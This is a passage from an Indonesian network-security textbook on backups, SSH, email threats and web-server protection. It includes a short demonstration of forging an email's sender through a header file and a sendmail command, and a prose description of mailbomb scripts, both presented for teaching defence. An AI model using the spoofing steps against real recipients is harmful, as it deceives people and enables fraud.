Seringkali tamu tak diundang (*intruder*) masuk ke dalam sistem dan merusak sistem dengan menghapus berkas-berkas yang dapat ditemui. Jika intruder ini berhasil menjebol sistem dan masuk sebagai super user (administrator), maka ada kemungkinan dia dapat menghapus seluruh berkas. Untuk itu, adanya backup yang dilakukan secara rutin merupakan sebuah hal yang esensial. Bayangkan apabila yang dihapus oleh tamu ini adalah berkas penelitian, tugas akhir, skripsi, yang telah dikerjakan bertahun-tahun.

Untuk sistem yang sangat esensial, secara berkala perlu dibuat backup yang letaknya berjauhan secara fisik. Hal ini dilakukan untuk menghindari hilangnya data akibat bencana seperti kebakaran, banjir, dan lain sebagainya. Apabila data-data dibackup akan tetapi diletakkan pada lokasi yang sama, kemungkinan data akan hilang jika tempat yang bersangkutan mengalami bencana seperti kebakaran.

Penggunaan Enkripsi untuk meningkatkan keamanan

Salah satu mekanisme untuk meningkatkan keamanan adalah dengan menggunakan teknologi enkripsi. Data-data yang anda kirimkan diubah sedemikian rupa sehingga tidak mudah disadap. Banyak servis di Internet yang masih menggunakan “*plain text*” untuk *authentication*, seperti penggunaan pasangan userid dan password. Informasi ini dapat dilihat dengan mudah oleh program penyadap atau pengendus (*sniffer*).

Contoh servis yang menggunakan plain text antara lain:

- akses jarak jauh dengan menggunakan telnet dan rlogin
- transfer file dengan menggunakan FTP
- akses email melalui POP3 dan IMAP4
- pengiriman email melalui SMTP
- akses web melalui HTTP

Penggunaan enkripsi untuk remote akses (misalnya melalui ssh sebagai pengganti telnet atau rlogin) akan dibahas di bagian tersendiri.

Telnet atau shell aman

Telnet atau *remote login* digunakan untuk mengakses sebuah “*remote site*” atau komputer melalui sebuah jaringan komputer. Akses ini dilakukan dengan menggunakan hubungan TCP/IP dengan menggunakan userid dan password. Informasi tentang userid dan password ini dikirimkan melalui

jaringan komputer secara terbuka. Akibatnya ada kemungkinan seorang yang nakal melakukan “sniffing” dan mengumpulkan informasi tentang pasangan userid dan password ini¹.

Untuk menghindari hal ini, enkripsi dapat digunakan untuk melindungi adanya sniffing. Paket yang dikirimkan dienkripsi dengan algoritma DES atau Blowish (dengan menggunakan kunci session yang dipertukarkan via RSA atau Diffie-Hellman) sehingga tidak dapat dibaca oleh orang yang tidak berhak. Salah satu implementasi mekanisme ini adalah SSH (Secure Shell). Ada beberapa implementasi SSH ini, antara lain:

- ssh untuk UNIX (dalam bentuk source code, gratis, mengimplementasikan protokol SSH versi 1 dan versi 2)
- SSH untuk Windows95 dari Data Fellows (komersial, ssh versi 1 dan versi 2)
<http://www.datafellows.com/>
- TTSSH, yaitu skrip yang dibuat untuk *Tera Term Pro* (gratis, untuk Windows 95, ssh versi 1)
<http://www.paume.itb.ac.id/rahard/koleksi>
- SecureCRT untuk Windows95 (shareware / komersial)
- putty (SSH untuk Windows yang gratis, ssh versi 1). Selain menyediakan ssh, paket putty juga dilengkapi dengan pscp yang mengimplementasikan secure copy sebagai pengganti FTP.

1. Meskipun cara ini biasanya membutuhkan akses “root”.

Email merupakan aplikasi yang paling utama di jaringan Internet. Hampir setiap orang yang menggunakan Internet memiliki alamat email. Saat ini akan aneh jika anda tidak memiliki alamat email. Kemampuan menggunakan email sama esensialnya dengan kemampuan menggunakan telepon.

Sistem email sudah sangat pentingnya sehingga banyak orang akan mengeluh jika sistem email tidak dapat bekerja. Bahkan banyak bisnis yang dilakukan dengan menggunakan email. Dapat dibayangkan jika sistem email tidak dapat bekerja dalam waktu yang lama.

Ada beberapa masalah keamanan yang terkait dengan sistem email, yaitu:

- disadap
- dipalsukan
- disusupi (virus)
- spamming
- mailbomb
- mail relay

Sebelum mendiskusikan permasalahan email, ada baiknya kita kenali dulu sistem email. Sistem email terdiri dari dua komponen utama, yaitu *Mail User Agent* (MUA), dan *Mail Transfer Agent* (MTA).

MUA merupakan komponen yang digunakan oleh pengguna email. Biasanya dia yang disebut program mail. Contoh MUA adalah Eudora, Netscape, Outlook, Pegasus, Thunderbird, pine, mutt, elm, mail, dan masih banyak lainnya lagi. MUA digunakan untuk menuliskan email seperti halnya mesin ketik digunakan untuk menulis surat jaman dahulu.

MTA merupakan program yang sesungguhnya mengantar email. Biasanya dia dikenal dengan istilah mailer. MTA ini biasanya bukan urusan pengguna, akan tetapi merupakan urusan dari administrator. Contoh MTA antara lain postfix, qmail, sendmail, exchange, MDaemon, Mercury, dan seterusnya.

Format Email

Agar sistem email dapat berjalan dengan sempurna dan tidak bergantung kepada vendor atau program tertentu, didefinisikan beberapa standar. Standar pertama adalah RFC 822 yang mendefinisikan format dari email. Standar ini kemudian diperbaharui menjadi RFC 2822.

Email memiliki dua komponen, yaitu *header* dan *body*. *Header* ini seperti amplop pada penggunaan surat biasa. Dia berisi alamat tujuan, alamat pengirim dan hal-hal yang perlu diketahui untuk mengantarkan email tersebut. *Body* berisi isi dari surat itu sendiri. Header dan body ini dipisahkan minimal oleh satu baris yang kosong. Berikut ini adalah contoh format dari sebuah email.

From: Budi Rahardjo <br@paume.itb.ac.id>
To: budi@hotmail.com
Subject: Ujian diundur

Ujian kuliah saya akan diundur sampai ada pengumuman berikutnya. Mohon maaf atas ketidaknyamanan.

-- budi

--
Dosen kuliah XYZ

Bagaian atas, yang tercetak miring, merupakan bagian dari header. Kemudian ada satu baris kosong dan diikuti dengan body.

Kembali ke masalah standar. Dalam sistem surat konvensional pun ada standar penulisan amplop. Biasanya alamat tujuan dari surat dituliskan di depan, agak ke kanan bawah. Sementara itu alamat pengirim dapat dituliskan di bagian belakang amplop atau di kiri atas. Jika anda melanggar aturan ini maka surat anda bisa tidak sampai ke tujuan. Coba anda tuliskan nama anda (pengirim) di bagian depan dari amplop, agak ke sebelah kanan. Sementara alamat yang anda tuju anda tuliskan di belakang amplop. Surat akan sampai ke anda, bukan ke alamat yang dituju.

Demikian pula pada sistem email, ada standar header. Header dapat memiliki beberapa field yang baku, seperti "From:", "To:", "Subject:", dan seterusnya. Nama field tersebut langsung disambung dengan tanda titik dua dan minimal sebuah spasi sebelum diisi dengan datanya. Sebagai contoh, alamat pengirim dicatat dengan field "From:". Alamat tujuan email tercatat dalam field "To:", dan seterusnya.

Ada banyak field-field lain yang biasanya juga digunakan seperti "Date:", "Cc:", "Bcc:". Tapi, ada juga field yang ada di email namun biasanya tidak terlihat, seperti "Message-ID:", "Received:", dan masih banyak lainnya lagi.

Kita juga dapat mendefinisikan field kita sendiri, yang biasanya dimulai dengan huruf "X" dan garis (*dash*). Misalnya, saya bisa membuat field "X-Kota:" untuk menyatakan kota saya, yang kemudian saya isi dengan kata Bandung sehingga menjadi "X-Kota: Bandung".

Berikut ini adalah contoh header sebuah email, lengkap dengan field-field lainnya.

```
Received: from nic.cafax.se (nic.cafax.se [192.71.228.17])  
        by alliance.globalnetlink.com (8.9.1/8.9.1) with ESMT  
        id QAA31830 for <budi@alliance.globalnetlink.com>;  
        Mon, 26 Mar 2001 16:18:01 -0600
```

```
Received: from localhost (localhost [[UNIX: localhost]])
        by nic.cafax.se (8.12.0.Beta6/8.12.0.Beta5)
        id f2QLSJVM018917 for ietf-provreg-outgoing;
        Mon, 26 Mar 2001 23:28:19 +0200 (MEST)
Received: from isl-55.antd.nist.gov (isl-50.antd.nist.gov
        [129.6.50.251]) by nic.cafax.se (8.12.0.Beta5/
        8.12.0.Beta5) with ESMTP id f2QLSGiM018912
        for <ietf-provreg@cafax.se>;
        Mon, 26 Mar 2001 23:28:17 +0200 (MEST)
Received: from barnacle (barnacle.antd.nist.gov
        [129.6.55.185])
        by isl-55.antd.nist.gov (8.9.3/8.9.3) with SMTP
        id QAA07174
        for <ietf-provreg@cafax.se>;
        Mon, 26 Mar 2001 16:28:14 -0500 (EST)
Message-ID: <04f901c0b63b$16570020$b9370681@antd.nist.gov>
From: "Scott Rose" <scotttr@antd.nist.gov>
To: <ietf-provreg@cafax.se>
Subject: confidentiality and transfers
Date: Mon, 26 Mar 2001 16:24:05 -0500
MIME-Version: 1.0
X-Mailer: Microsoft Outlook Express 5.50.4133.2400
Sender: owner-ietf-provreg@cafax.se
Precedence: bulk
```

Dapat dilihat pada contoh di atas ada field-field yang belum diuraikan. Penjelasan lebih lengkap mengenai field apa saja yang dianggap standar, dapat dilihat di RFC 822.

Body dari email diletakkan setelah header dalam bentuk teks (ASCII). Bagaimana dengan berkas biner (surat.doc, file.zip, gambar.jpg, lagu.mp3) yang sering kita kirimkan dalam bentuk attachment? Pada prinsipnya berkas ini dikodekan ke dalam bentuk ASCII, misalnya dengan menggunakan UUDECODE/UUENCODE, base64, dan beberapa coding lainnya. Pemilihan kode ini biasanya terkait dengan efisiensi saja.

Mekanisme untuk menyisipkan berkas yang sudah dikodekan ini ke dalam body dari email dijabarkan dalam RFC yang terkait dengan MIME.

Latihan 11. Anda diminta untuk melihat bagaimana berkas biner disisipkan pada email. Caranya adalah kirim email ke diri

sendiri dengan sebuah attachment (bisa berupa berkas gambar ataupun berkas yang di-zip). Kemudian gunakan mekanisme program MUA anda untuk menampilkan email dalam format mentah (raw). Encoding apakah yang digunakan oleh program email anda? uuencode? base64?

Setelah kita mengerti mengenai standar email, mari kita mulai mendiskusikan permasalahan keamanan dari sistem email.

Penyadapan

Email sering dianalogikan dengan surat di dunia komunikasi konvensional. Akan tetapi sebetulnya email lebih cocok dianalogikan sebagai kartu pos, yaitu terbuka. Pengantar surat (Pak Pos), pada prinsipnya dapat membaca apa yang tertulis di sebuah kartu pos. Demikian pula sistem email pada prinsipnya dia terbuka dapat siapa saja yang dilalui sistem email tersebut.

Email dikirimkan dari komputer kita ke “kantor pos” terdekat, yaitu mail server (sering juga disebut SMTP server) yang kita gunakan. Oleh server mail kita, email tersebut diproses dan dikirimkan ke server berikutnya, dan seterusnya sampai ke server email yang dituju, dan kemudian ke mailbox dari pengguna email yang dituju.

Setiap server yang dilalui membubuhi tanda dengan menambahkan header “Received:”. Perhatikan contoh email pada bagian sebelumnya. Anda bisa melihat banyaknya baris yang berisi field “Received:” tersebut. Urutan penambahan stempel ini adalah dari bawah ke atas. Dengan kata lain, mail server yang baru saja menerima email tersebut membubuhkan tanda Received di bagian teratas. Potensi penyadapan dapat terjadi pada setiap jalur yang dilalui, termasuk pada server yang menjadi perantara email tersebut.

Potensi penyadapan ini dapat terjadi karena pengiriman email menggunakan protokol SMTP (Simple Mail Transport Protocol)¹ yang tidak menggunakan enkripsi sama sekali. Jika kita berada pada satu jaringan yang sama dengan orang yang mengirim email, atau yang dilalui oleh email,

maka kita bisa menyadap email dengan memantau port 25, yaitu port yang digunakan oleh SMTP.

Demikian pula untuk mengambil email, biasanya digunakan protokol POP (Post Office Protocol)¹. Protokol yang menggunakan port 110 ini juga tidak menggunakan enkripsi dalam transfer datanya. Ketika seorang pengguna mengambil email melalui POP ke mail server, maka kita bisa menyadap data yang melewati jaringan tersebut.

Agar email aman dari penyadapan maka perlu digunakan enkripsi untuk mengacak isi dari email. Header dari email tetap tidak dapat dienkripsi karena nanti akan membingungkan MTA. (Bayangkan jika anda menyandikan tulisan tujuan surat yang akan anda kirim. Pak Pos pun akan kebingungan.)

Dahulu, proses enkripsi dari email harus dilakukan secara manual oleh pengguna. Dia harus mengenkripsi pesan atau data yang ingin dia kirimkan dengan sebuah program, kemudian menyisipkan (attach) berkas tersebut ke dalam email. Ini sangat merepotkan. Saat ini sudah ada beberapa program (tools) yang dapat mempermudah atau mengotomasi ini semua. Contoh program tersebut antara lain Pretty Good Privacy (PGP), GnuPG, dan PEM.

Email Palsu

Membuat surat palsu tidak terlalu sukar. Kita tinggal tuliskan nama dan alamat pengirim sesuka kita. Bahkan kita dapat berpura-pura berasal dari kota lain. Surat palsu ini kemudian bisa kita kirimkan melalui kantor pos terdekat.

Demikian pula membuat email palsu tidak terlalu sukar. Kita tinggal menuliskan informasi yang salah di header dari email. (Misalnya kita konfigurasikan sistem email kita dengan mengatakan bahwa kita adalah si-

-
1. SMTP dijabarkan oleh RFC 821, dan kemudian diperbaharui menjadi RFC 2821, "The Simple Mail Transfer Protocol".
 1. POP dijabarkan oleh RFC 1939.

doel@hotmail.com.) Email yang palsu ini kemudian kita serahkan kepada MTA untuk dikirimkan ke tempat yang dituju. Maka MTA akan melakukan perintah tersebut. Namun perlu diingat bahwa aktivitas kita tercatat oleh MTA. Misalnya anda membuat sebuah berkas “email-palsu.txt” dengan isi sebagai berikut.

```
To: siapasaja@dimanasaja.com
From: si-doel@hotmail.com
Subject: email palsu
```

Saya akan coba kirim email palsu. Perhatikan header dari email ini.

Setelah berkas tersebut kita tuliskan, maka bisa kita panggil MTA (dalam contoh di bawah ini kita menggunakan sendmail sebagai MTA-nya) dan kita katakan MTA untuk mengantarkan email ke alamat “user01@training”. Email akan dikirimkan ke “user01@training”, tanpa memperdulikan isi field “To:” yang ada dalam berkas tersebut.

```
/usr/sbin/sendmail user01@training < email-palsu.txt
```

Hal yang sama bisa kita lakukan dengan langsung berbicara ke MTA yang dituju dengan menggunakan protokol SMTP.

Bagaimana upaya kita untuk melindungi dari email palsu? Sebagai penerima email, kita bisa melihat header dari email. Kita lihat tempat-tempat yang dilalui oleh email tersebut. Sayangnya jarang sekali pengguna email melihat isi dari header email sehingga mereka mudah tertipu dengan email palsu.

Cara lain untuk memastikan bahwa email berasal dari orang yang bersangkutan adalah dengan menggunakan digital signature. Sayangnya mekanisme ini jarang dilakukan karena tidak banyak orang yang menggunakan digital signature.

Sebagai administrator, kita harus rajin membaca log untuk melihat keanehan atau anomali dengan penggunaan email. Misalnya kita dapat lihat apakah ada orang mengirimkan email dengan identitas (From:) yang tidak sama dengan domain dari organisasi kita. Demikian pula server mail kita

harus dibatasi agar tidak ditumpangi oleh orang yang tidak berhak. Untuk yang ini akan kita bahas pada bagian “mail relay”.

Penyusupan Virus

Email sering dijadikan medium yang paling efektif untuk menyebarkan virus. Hal ini disebabkan email langsung menuju pengguna yang umumnya merupakan titik terlemah (weakest link) dalam pertahanan sebuah perusahaan atau institusi. Orang seringkali dengan mudah membuka atau menjalankan program yang terkait dengan attachment yang dia terima melalui email. Ada sebuah gosip yang mengatakan bahwa 70% orang akan menjalankan (meng-klik) email yang memiliki attachment dengan judul “BIRAH.EXE”.

Untuk membuat pengguna email nyaman dalam menggunakan email, program mail (MUA) dahulu sering dikonfigurasi untuk secara otomatis menjalankan program aplikasi yang sesuai dengan attachment yang diterima. Misalnya attachment yang diterima berupa berkas Microsoft Word, maka program mail tersebut langsung menjalankan Microsoft Word. Akibatnya berkas yang memiliki virus dapat langsung dijalankan. Untuk itu seharusnya program mail tidak menjalankan program secara otomatis. Pengguna harus mengambil inisiatif sendiri.

Pengamanan sistem biasanya menggunakan firewall. Namun firewall biasanya bergerak di layer yang lebih rendah, bukan layer aplikasi, sehingga tidak dapat melihat isi atau data dari email. Firewall yang baru sudah dapat menguji isi email terhadap tanda-tanda virus.

Solusi untuk mengurangi dampak terhadap penyusupan virus adalah dengan menggunakan anti-virus dengan data (signature) yang terbaru. Program anti-virus ini harus diperbaharui secara berkala. Disarankan untuk melakukannya sekali dalam seminggu.

Pengamanan lain adalah dengan melakukan pemeriksaan terhadap virus pada level mail server. Namun hal ini sering membuat suasana tidak nyaman karena pengguna sering mengeluh tidak mendapat email dari

kawan korespondensinya. Seolah-olah mail hilang. Padahal bisa jadi email dari kawannya tersebut mengandung virus dan sudah difilter di server mail.

Spam

Spam¹ adalah didefinisikan sebagai “*unsolicited email*”, yaitu email yang tidak kita harapkan. Spam ini berupa email yang dikirimkan ke banyak orang. Biasanya isi dari email ini adalah promosi.

Masalah spam ini berdasarkan pada kenyataan bahwa biaya (*cost*) untuk mengirimkan email ke satu orang dan 1000 orang tidak jauh berbeda. Barrier untuk melakukan mass mailing sangat rendah. Hal ini berbeda dengan melakukan pemasaran konvensional dimana untuk mengirimkan sebuah kartu pos atau surat akan jauh berbeda untuk satu orang dan 1000 orang.

Spam ini tidak terfilter oleh anti-virus karena memang dia bukan virus. Filter terhadap spam harus dilakukan secara khusus. Namun mekanisme untuk melakukan filtering spam ini masih sukar karena kesulitan kita dalam membedakan antara email biasa dan email yang spam.

Pada mulanya proses filter spam dilakukan dengan mencari kata-kata tertentu di email yang diterima. Kata-kata yang populer digunakan sebagai subyek dari email antara lain “Make money fast”, “viagra”, dan seterusnya. Namun ternyata hal ini tidak efektif karena para spammer mengubah kata-kata tersebut menjadi kata-kata plesetan. Misalnya huruf “i” dari kata “viagra” diganti dengan angka “1” menjadi “v1agra”. Hebatnya manusia adalah kita masih dapat mengerti bahwa yang dimaksudkan adalah viagra. Namun program komputer masih kesulitan dalam membedakan (menyamakan) kedua hal tersebut. Akibatnya jika kita memasukkan kata “viagra” ke dalam filter, maka kata “v1gra” akan lolos dari filter kita dan email spam tersebut masih tetap masuk ke mailbox kita.

1. Kata “spam” berasal dari daging campur kalengan. Seperti Corned Beef, akan tetapi dagingnya “tidak jelas”. Penggunaan kata spam ini berasal dari lawakan (skit) dari Monty Python, sebuah acara komedi di Inggris.

Pendekatan berikutnya dalam melawan spam adalah dengan menggunakan statistik (Bayesian) yang menghitung kata-kata di dalam email. Jika ada banyak kata yang merupakan kata kunci dari spammer, maka statistik akan menunjukkan probabilitas bahwa email tersebut merupakan spam. Namun lagi-lagi spammer lebih pintar, yaitu dengan menambahkan kata-kata yang tidak bermakna di dalam email yang dikirimkan sehingga mengacaukan hasil statistik. (Semakin banyak kata-kata yang tidak beraturan semakin tinggi nilai entropi dari signal, semakin jauh dari label spam.)

Jumlah email spam ini sudah sangat banyak sehingga dapat melumpuhkan server email. Banyak tempat yang tidak menjalankan filtering terhadap spam karena tidak mampu.

Masalah spam masih menjadi masalah utama dalam sistem email saat ini. Ada organisasi yang bernama CAUCE (Coalition Against Unsolicited Commercial Email) yang menggalang upaya-upaya untuk membendung spam.

Mailbomb

Mailbomb adalah mengirim email bertubi-tubi ke satu tujuan. Dampaknya mailbox yang dituju akan menjadi penuh. Dampak kepada sistem juga hampir sama, yaitu direktori yang digunakan untuk menampung email (mail spool) menjadi penuh sehingga pengguna lain tidak dapat menerima email juga.

Pembuatan mailbomb dapat dilakukan dengan mudah, misalnya dengan menggunakan *shell script* di sistem UNIX. Skrip yang mungkin hanya 3 baris ini melakukan loop, dimana pada setiap loopnya dia memanggil MTA dan memberinya email yang harus dikirimkan ke target. Seperti pada spam, *cost* untuk mengirimkan email sangat rendah sehingga untuk melakukan mailbomb juga sangat mudah. Untungnya kegiatan ini tercatat dalam logfile sehingga memudahkan untuk melakukan pelacakan.

Proteksi terhadap mailbomb adalah dengan membatasi quota email dari pengguna, misalnya dibatasi 20 MBytes, sehingga jika dia kena mailbomb

tidak mengganggu pengguna lainnya. Cara lain yang dapat dilakukan adalah menjalankan program yang mendeteksi mailbomb. Program ini menganalisa isi email (dengan menggunakan checksum) dan membandingkan dengan email-email sebelumnya. Jika email sama persis dengan email sebelumnya maka email ini dapat dihilangkan. Namun kinerja program khusus ini masih dipertanyakan, khususnya untuk server mail yang banyak menerima email.

Mail Relay

Mail relaying adalah mengirimkan email dengan menggunakan server mail milik orang lain. Aktivitas ini biasanya dilakukan oleh para pengirim spam. Mereka mendompleng server mail milik orang lain yang konfigurasi kurang baik dan memperkenalkan orang lain untuk menggunakan server itu untuk mengirim email. Akibatnya bandwidth dari server itu bisa habis digunakan untuk mengirim email spam, bukan email dari pengguna yang sah.

Abuse terhadap server mail yang terbuka ini biasanya dilakukan oleh pengirim spam. Banyak tempat yang melakukan *filtering* terhadap server mail yang digunakan oleh pengirim spam. Jika server mail anda termasuk yang memperkankan mail relay, maka server anda dapat masuk ke dalam daftar tercela (*blacklist*) dan kena filter juga. Oleh sebab itu harus dipastikan bahwa server mail kita tidak memperkenalkan mail relay.

Pada awal perkembangan Internet, masalah kepercayaan sangat tinggi sehingga kebanyakan orang tidak memperhatikan masalah keamanan ini. Server email disetup tanpa adanya pembatasan siapa saja yang boleh menggunakannya. Namun saat ini hal tersebut sudah tidak bisa dilakukan lagi. Pengguna server email - siapa-siapa yang dapat menggunakannya untuk mengirim email - harus dibatasi. Misalnya, server email hanya dapat mengirimkan email jika nomor IP dari pengguna ada dalam rentang nomor IP internal.

Kita juga dapat melakukan proteksi terhadap spam dengan melakukan filtering terhadap server mail yang terbuka. MTA kita dapat kita konfigurasi

untuk menolak email yang berasal dari server mail yang memperkenankan mail relay (karena kemungkinan email yang dikirim adalah spam).

TABLE 8. Daftar Database Mail Relay

Tempat-tempat database server yang memperkenankan mail relay

Mail Abuse Prevention System: <http://mail-abuse.org>

ORBZ – Open Relay Blackhole Zone: <http://www.orbz.org/>

ORDB – Open Relay Database: <http://www.ordb.org/>

RBL-type services: <http://www.ling.helsinki.fi/users/reriksso/rbl/rbl.html>

Keamanan Sistem World Wide Web

World Wide Web (WWW atau Web¹) merupakan salah satu “killer applications” yang menyebabkan populernya Internet. WWW dikembangkan oleh Tim Berners-Lee ketika bekerja di CERN (Swiss). Sejarah dari penemuan ini dapat dibaca pada buku karangan Tim Berners-Lee ini [3]. Kehebatan Web adalah kemudahannya untuk mengakses informasi, yang dihubungkan satu dengan lainnya melalui konsep *hypertext*. Informasi dapat tersebar di mana-mana di dunia dan terhubung melalui *hyperlink*. Informasi lebih lengkap tentang WWW dapat diperoleh di web W3C <<http://www.w3.org>>.

Pembaca atau peraga sistem WWW yang lebih dikenal dengan istilah *browser* dapat diperoleh dengan mudah, murah atau gratis. Contoh browser adalah Netscape, Internet Explorer, Opera, kfm (KDE file manager di sistem Linux), dan masih banyak lainnya. Kemudahan penggunaan program browser inilah yang memicu populernya WWW. Sejarah dari browser ini dimulai dari browser di sistem komputer NeXT yang kebetulan digunakan oleh Berners-Lee. Selain browser NeXT itu, pada saat itu baru ada browser yang berbentuk text (text-oriented) seperti “line mode” browser. Kemudian

1. Untuk selanjutnya penggunaan kata WWW atau Web akan dianggap sama.

ada lynx dan akhirnya muncul Mosaic yang dikembangkan oleh Marc Andreessen beserta kawan-kawannya ketika sedang magang di NCSA. Mosaic yang multi-platform (Unix/Xwindow, Mac, Windows) inilah yang memicu popularitas WWW.

Berkembangnya WWW dan Internet menyebabkan pergerakan sistem informasi untuk menggunakannya sebagai basis. Banyak sistem yang tidak terhubung ke Internet tetapi tetap menggunakan basis Web sebagai basis untuk sistem informasinya yang dipasang di jaringan Intranet. Untuk itu, keamanan sistem informasi yang berbasis Web dan teknologi Internet bergantung kepada keamanan sistem Web tersebut.

Arsitektur sistem Web terdiri dari dua sisi: server dan client. Keduanya dihubungkan dengan jaringan komputer (computer network). Selain menyajikan data-data dalam bentuk statis, sistem Web dapat menyajikan data dalam bentuk dinamis dengan menjalankan program. Program ini dapat dijalankan di server (misal dengan CGI, servlet) dan di client (applet, Javascript). Sistem server dan client memiliki permasalahan yang berbeda. Keduanya akan dibahas secara terpisah.

Ada asumsi dari sistem Web ini. Dilihat dari sisi pengguna:

- Server dimiliki dan dikendalikan oleh organisasi yang mengaku memiliki server tersebut. Maksudnya, jika sebuah server memiliki domain `www.bni.co.id` dan tulisan di layar menunjukkan bahwa situs itu merupakan milik Bank BNI maka kita percaya bahwa server tersebut memang benar milik Bank BNI. Adanya domain yang dibajak merupakan anomali terhadap asumsi ini.
- Dokumen yang ditampilkan bebas dari virus, trojan horse, atau itikad jahat lainnya. Bisa saja seorang yang nakal memasang virus di web nya. Akan tetapi ini merupakan anomali.
- Server tidak mendistribusikan informasi mengenai pengunjung (user yang melakukan browsing) kepada pihak lain. Hal ini disebabkan ketika kita mengunjungi sebuah web site, data-data tentang kita (nomor IP, operating system, browser yang digunakan, dll.) dapat dicatat. Pelanggaran terhadap asumsi ini sebetulnya melanggar privacy. Jika hal ini dilakukan maka pengunjung tidak akan kembali ke situs ini.

Asumsi dari penyedia jasa (webmaster) antara lain:

- Pengguna tidak beritikad untuk merusak server atau mengubah isinya (tanpa ijin).
- Pengguna hanya mengakses dokumen-dokumen atau informasi yang diijinkan diakses. Seorang pengguna tidak mencoba-coba masuk ke direktori yang tidak diperkenankan (istilah yang umum digunakan adalah “*directory traversal*”).
- Identitas pengguna benar. Banyak situs web yang membatasi akses kepada user-user tertentu. Dalam hal ini, jika seorang pengguna “*login*” ke web, maka dia adalah pengguna yang benar.

Asumsi kedua belah pihak:

- Jaringan komputer (network) dan komputer bebas dari penyadapan pihak ketiga.
- Informasi yang disampaikan dari server ke pengguna (dan sebaliknya) terjamin keutuhannya dan tidak dimodifikasi oleh pihak ketiga yang tidak berhak.

Asumsi-asumsi di atas bisa dilanggar sehingga mengakibatkan adanya masalah keamanan.

Keamanan Server WWW

Keamanan server WWW biasanya merupakan masalah dari seorang administrator. Dengan memasang server WWW di sistem anda, maka anda membuka akses (meskipun secara terbatas) kepada orang luar. Apabila server anda terhubung ke Internet dan memang server WWW anda disiapkan untuk publik, maka anda harus lebih berhati-hati sebab anda membuka pintu akses ke seluruh dunia!

Server WWW menyediakan fasilitas agar client dari tempat lain dapat mengambil informasi dalam bentuk berkas (file), atau mengeksekusi perintah (menjalankan program) di server. Fasilitas pengambilan berkas dilakukan dengan perintah “GET”, sementara mekanisme untuk

mengeksekusi perintah di server dapat dilakukan dengan “CGI” (Common Gateway Interface), Server Side Include (SSI), Active Server Page (ASP), PHP, atau dengan menggunakan *servlet* (seperti pernggunaan *Java Servlet*). Kedua jenis servis di atas (mengambil berkas biasa maupun menjalankan program di server) memiliki potensi lubang keamanan yang berbeda.

Adanya lubang keamanan di sistem WWW dapat dieksploitasi dalam bentuk yang beragam, antara lain:

- informasi yang ditampilkan di server diubah sehingga dapat mempermalukan perusahaan atau organisasi anda (dikenal dengan istilah *deface*¹);
- informasi yang semestinya dikonsumsi untuk kalangan terbatas (misalnya laporan keuangan, strategi perusahaan anda, atau database client anda) ternyata berhasil disadap oleh saingan anda (ini mungkin disebabkan salah setup server, salah setup router / firewall, atau salah setup authentication);
- informasi dapat disadap (seperti misalnya pengiriman nomor kartu kredit untuk membeli melalui WWW, atau orang yang memonitor kemana saja anda melakukan *web surfing*);
- server anda diserang (misalnya dengan memberikan *request* secara bertubi-tubi) sehingga tidak bisa memberikan layanan ketika dibutuhkan (*denial of service attack*);
- untuk server web yang berada di belakang firewall, lubang keamanan di server web yang dieksploitasi dapat melemahkan atau bahkan menghilangkan fungsi dari firewall (dengan mekanisme *tunneling*).

Sebagai contoh serangan dengan mengubah isi halaman web, beberapa server Web milik pemerintah Indonesia sempat menjadi target serangan dari beberapa pengacau (dari Portugal) yang tidak suka dengan kebijaksanaan pemerintah Indonesia dalam masalah Timor Timur. Mereka mengganti halaman muka dari beberapa server Web milik pemerintah Indonesia dengan tulisan-tulisan anti pemerintah Indonesia. Selain itu, beberapa server yang dapat mereka serang diporakporandakan dan dihapus isi

1. Informasi tentang web-web yang pernah di-deface dikumpulkan di berbagai tempat (web), seperti misalnya di <http://www.aldas.org>

disknya. Beberapa server yang sempat dijebol antara lain: server Departemen Luar Negeri, Hankam, Ipteknet, dan BPPT. Penjebolan ini masih berlangsung terus oleh crackers yang berbeda-beda.

Membatasi akses melalui Kontrol Akses

Sebagai penyedia informasi (dalam bentuk berkas-berkas), sering diinginkan pembatasan akses. Misalnya, diinginkan agar hanya orang-orang tertentu yang dapat mengakses berkas (informasi) tertentu. Pada prinsipnya ini adalah masalah kontrol akses. Pembatasan akses dapat dilakukan dengan:

- membatasi domain atau nomor IP yang dapat mengakses;
- menggunakan pasangan userid & password;
- mengenkripsi data sehingga hanya dapat dibuka (dekripsi) oleh orang yang memiliki kunci pembuka.

Mekanisme untuk kontrol akses ini bergantung kepada program yang digunakan sebagai server. Salah satu caranya akan diuraikan pada bagian berikut.

Proteksi halaman dengan menggunakan password

Salah satu mekanisme mengatur akses adalah dengan menggunakan pasangan *userid* (*user identification*) dan *password*. Untuk server Web yang berbasis Apache¹, akses ke sebuah halaman (atau sekumpulan berkas yang terletak di sebuah directory di sistem Unix) dapat diatur dengan menggunakan berkas “.htaccess”. Sebagai contoh, isi dari berkas tersebut dapat berupa:

```
AuthUserFile /home/budi/.passme
AuthGroupFile /dev/null
AuthName "Khusus untuk Tamu Budi"
AuthType Basic
<Limit GET>
    require user tamu
```

1. Mekanisme ini juga berlaku di server yang menggunakan program NCSA httpd dan CERN httpd.

</Limit>

Dalam contoh di atas, untuk mengakses direktori tersebut dibutuhkan userid “tamu” dan password yang sama dengan entry userid budi di berkas “/home/budi/.passme”. Ketika direktori tersebut diakses, akan muncul sebuah pop-up window yang menanyakan userid dan password.

Password di dalam berkas “/home/budi/.passme” dapat dibuat dengan menggunakan program “htpasswd”.

```
unix% htpasswd -c /home/budi/.passme budi
New password: *****
```

Secure Socket Layer

Salah satu cara untuk meningkatkan keamanan server WWW adalah dengan menggunakan enkripsi pada komunikasi pada tingkat socket. Dengan menggunakan enkripsi, orang tidak bisa menyadap data-data (transaksi) yang dikirimkan dari/ke server WWW. Salah satu mekanisme yang cukup populer adalah dengan menggunakan *Secure Socket Layer* (SSL) yang mulanya dikembangkan oleh *Netscape*.

Selain server WWW dari Netscape, beberapa server lain juga memiliki fasilitas SSL juga. Server WWW *Apache* (yang tersedia secara gratis) dapat dikonfigurasi agar memiliki fasilitas SSL dengan menambahkan software tambahan (SSLeay - yaitu implementasi SSL dari Eric Young - atau OpenSSL¹ - yaitu implementasi Open Source dari SSL). Bahkan ada sebuah perusahaan (*Stronghold*) yang menjual Apache dengan SSL.

Penggunaan SSL memiliki permasalahan yang bergantung kepada lokasi dan hukum yang berlaku. Hal ini disebabkan:

- Pemerintah melarang ekspor teknologi enkripsi (kriptografi).
- Paten *Public Key Partners* atas *Rivest-Shamir-Adleman* (RSA) public-key cryptography yang digunakan pada SSL.

1. OpenSSL dapat diperoleh dari <http://www.openssl.org>

